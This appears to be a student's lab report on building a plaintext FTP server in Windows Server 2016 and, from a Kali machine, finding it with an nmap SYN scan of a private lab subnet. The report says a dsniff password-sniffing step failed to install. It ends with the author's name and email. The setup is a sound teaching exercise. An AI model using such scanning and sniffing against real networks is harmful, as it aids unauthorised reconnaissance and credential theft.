
Ip of win 7 (ftp clint) is 192.168.203.134


Ip of kali is 192.168.203.130

First of all we add role of ftp server in win 2016


First of all go to start then server manager then add role and features then next then click on iis web server then next and install.




After installing ftp server go to tools then internet information services manager , then right click on win ser. And select ftp site just name it as videos and select a path c:\inetpub\ftproot s we not going to use SSL we are use port no 21 use basic authentication so it will be accessable by all the users so click on read and write so click on finish so our ftp server is created now.

Then create a user named tanay and give password and check it is enable to use ftp. We create user in computer management localgroups and users.

Now check client side which is win 7 and check to access ftp.



Ip add of ftp is 192.168.203.132.

User tanay has logged in .If we did not know the user so go to the kali linux type cmd nmap –Pn –sS –F 192.168.203.\* this way we will be able to find out which machine is running that services like which is ser and which is client. 

So here 192.168.203.132 is running ftp server becoz port 21 is open. I guess other will be client.

Dsniff is not installed in my pc there is showing error again and again. I m trying if it is done I will send you.

Name:-Poojamathur

Email:- poojamathur0137@gmail.com